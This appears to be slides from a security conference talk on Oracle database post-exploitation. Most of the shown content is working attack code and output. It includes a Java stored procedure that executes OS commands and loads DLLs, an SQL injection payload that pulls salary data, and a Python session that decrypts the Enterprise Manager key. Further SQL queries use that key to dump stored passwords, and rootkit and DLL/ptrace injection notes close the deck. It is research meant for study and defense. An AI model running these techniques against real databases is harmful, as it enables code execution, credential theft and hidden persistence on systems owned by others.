Oracle post exploitation techniques

László Tóth

donctl@gmail.com

HACKTIVITY

Disclaimer

The views expressed in this presentation are my own and not necessarily the views of my current, past or future employers.

Content

- Introduction
- Everybody knows this so let's do it quickly
- DLL injection (Windows, Linux)
- Attack cryptographic functions in the database (TDE, dbms_crypto, etc)
- Remote Job Scheduling


Introduction

- There are many well know techniques for post exploitation
- This presentation will concentrate on own research results
  - DLL injection
  - Transparent Database Encryption
  - JOB scheduling
  - Release of rorakit for PoC

Let's do it quickly


- The common steps
  - Running commands at the operating system level
    - JAVA, dbms_scheduler, extproc etc.
  - Access files
    - utl_file, dbms_lob, JAVA etc.
- Less common, but equally, if not more important
  - Find THE SENSITIVE information in the database
  - Non-DBA access can be enough (hey we want the DATA)
- Rootkits (somebody saw them in the wild?)

Let's do it quickly



```
create or replace and resolve java source named "JAVACMD" as
import java.lang.*;
import java.io.*;

public class JAVACMD
{
  public static void exec(String command) throws IOException
  {
    Runtime.getRuntime().exec(command);
  }

  public static void load(String dll) throws IOException{
    Runtime.getRuntime().load(dll);
  }
};
/

create or replace procedure javaexec (command in VARCHAR2)
as language java
name 'JAVACMD.exec(java.lang.String)';
/

create or replace procedure javaload (dll in VARCHAR2)
as language java
name 'JAVACMD.load(java.lang.String)';
/

begin dbms_java.grant_permission( 'SYSTEM', 'SYS:java.io.FilePermission', '<<ALL FILES>>', 'execute' ); end;
/

begin javaexec('cmd.exe /c dir > c:\temp\testa.txt'); end;
/

--Just with SYS user by default
begin javaload('c:/svn/rorakit/Debug/oralog.dll'); end;
/
```

Let's do it quickly



Administrator: Command Prompt - sqlplus appuser/Test1234

```
SQL> select user from dual;

APPUSER

SQL> select username from all_users where username like 'APP%';

APPUSER
APPMGR
APPUSER1
APPUSER2
APPUSER3
APPQOSSYS

6 rows selected.

SQL> select object_name, object_type type from all_objects where owner='APPMGR';


GET_DEPT_BY_USR                PROCEDURE

SQL> select text from all_source where name='GET_DEPT_BY_USR' and owner='APPMGR'
;

PROCEDURE GET_DEPT_BY_USR
( name IN VARCHAR2
) AS

dep varchar2(255);
BEGIN
  execute immediate 'select department from users where name='''|| name||'''' in
to dep;

  dbms_output.put_line(dep);

END;

10 rows selected.

SQL> exec appmgr.get_dept_by_usr('aaa'' union select name||'':''||sal from appmg
r.users where name=''peter'' --');
peter:200000

PL/SQL procedure successfully completed.

SQL>
```

Let's do it quickly


- Rootkits
  - Alex Kornbust
    - 1st generation: modify views, stored procedures
    - 2nd generation: e.g. modify the Oracle binaries
    - 3rd generation: modify the SGA
  - David Litchfield:
    - Load DLL
    - Change the system user hash through an exploit
  - Dennis Yurichev
    - Replace *.o file in the Oracle libraries

```
ar -x $ORACLE_HOME/lib/libserver11.a kzia.o
```

Let's do it quickly

An Oracle database stores relatively high number of passwords, depending on the installed features and applications. For example:


- EM passwords (Metalink, proxy, MGMT_VIEW, dbsnmp)
- APEX
- Scheduler
- ...



Let's do it quickly


We are talking post exploitation here, so you need the highest privilege

Let's do it quickly



```
C:\app\11gr2\product\11.2.0\dbhome_1\localhost_orcl\sysman\config>type emkey.ora

KEY=056B46B64630E8ADFE1ABCC08D79D84EFEEC353AA6F590510B01284502E541489A882C8A0C42
28525ED49886C9903BAB9ADBCFA7C5703BEEEEB85BF2CA22491736E3FADC717FEA23EAEFCD15DB29
5207F5
C:\app\11gr2\product\11.2.0\dbhome_1\localhost_orcl\sysman\config>pythoncl

C:\app\11gr2\product\11.2.0\dbhome_1\localhost_orcl\sysman\config>set PYTHONSTAR
TUP=c:\svn\schagent\pythonrc

C:\app\11gr2\product\11.2.0\dbhome_1\localhost_orcl\sysman\config>python
ActivePython 2.6.2.2 (ActiveState Software Inc.) based on
Python 2.6.2 (r262:71600, Apr 21 2009, 15:05:37) [MSC v.1500 32 bit (Intel)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>> f=open("emkey.ora","r")
>>> line=f.readline()[4:]
>>> key=unhexlify(line)[1:9]
>>> enckey=unhexlify(line)[9:]
>>> IV='\0\0\0\0\0\0\0\0'
>>> d=des(key,CBC,IV)
>>> d.decrypt(enckey)
'27B6E221B01D975678D59540B320004876FFC08364092C19A33C317154CC455D\x08\x08\x08\x0
8\x08\x08\x08\x08'
>>> f.close()
>>>

C:\app\11gr2\product\11.2.0\dbhome_1\localhost_orcl\sysman\config>
```

Let's do it quickly



```
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> set head off
SQL> begin sysman.MGMT_TIME_SYNC.setTimeCoff(hextoraw('27B6E221B01D975678D59540B
320004876FFC08364092C19A33C317154CC455D')); end;
  2  /

PL/SQL procedure successfully completed.

SQL> select view_username||':'||sysman.decrypt(view_password) from sysman.mgmt_v
iew_user_credentials;

MGMT_VIEW:A2E28733DA353E8A13B90348390841

SQL> select credential_set_column||':'||sysman.decrypt(credential_value) from sy
sman.mgmt_credentials2;

UserName:dbsnmp
password:Test1234
Role:

SQL> select sysman.decrypt(proxy_user)||':'||sysman.decrypt(proxy_password) from
 sysman.mgmt_url_proxy;

test:Test1234

SQL>
SQL> _
```

DLL injection


- On Windows we use the well known DLL injection techniques
- On Linux we use ptrace calls to modify the Oracle process to load our library and redirect the given function calls
- The PoC works on 32bit only (64bit will come)
